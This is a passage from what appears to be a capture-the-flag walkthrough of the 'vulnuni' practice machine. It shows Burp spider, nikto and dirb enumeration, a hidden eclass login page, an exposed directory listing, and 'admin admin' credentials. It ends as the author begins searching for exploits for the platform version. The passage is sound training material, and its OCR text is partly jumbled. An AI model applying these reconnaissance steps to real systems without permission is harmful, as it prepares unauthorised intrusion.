
I right click on the request and send it to spider as shown below. Just like search engine spid ers, Burp spider too scans for all urls and directories.




The spidered urls are all seen below in the Target tab. These all appear to be urls I have alre ady found through nikto and dirb.




As I routinely scrolled the listed urls, I found something different. There was a separate direct ory on this named vulnuni eclass which was not listed by either dirb or nitko.




Could this be our hidden website which is the actual one. Opening the /vulnuni_eclass url in browser, I found a login page.



Good, but I don't have any credentials. I tried some common passwords but nothing worked.



Lets check the other urls. The /vulnuni_eclass/info url may have some information about the software being used. It had some php files and another directory named "license" as shown below.



Inside the "license" directory, there are some other files but the "header.txt" file appears inter -esting.

Index of /vulnuni-eclass/info/license

08-Mar-2007 14:38 5.0K


02-Jun-2007 11:13

copyright.php 08-Mar-2007 14:38 2.2K

Name	Last modified	Size Description
Parent Directo	ory	
gpl.txt	28-Apr-2006 14:0	6 15K
gpl_print.txt	28-Apr-2006 14:0	6 18K
header.txt	16-Mar-2007 15:39	9 1.9K

contact.php

license/



m Firefox Privacy Notice — × ☆ Preferences Platform Info - VulnUni e X × i vulnuni.local/vulnuni-eclass/info/about.php A Most Visited 💩 Getting Started 🦜 Kali Linux 🦜 Kali Training 🔪 Kali Tools 🦜 Kali Docs 🤏 Kali Forums ≫ New user registration Professor account request Available manuals Platform version is: 1.7.2 1 About the platform There are 1 courses Contact 1 opened, 0 require registration, 0 closed Platform has 4 users 2 Professors. 2 Students and

on this page. At the end of the page, it's 'admin admin'.

It appears that this is the username password combination but I have already tried it while trying out common credentials and it did not work out. It's time to work on the software and its version.


0 Guest Students

admin admin


After failing to find anything related to this software on searchsploit, I directly queried for it on 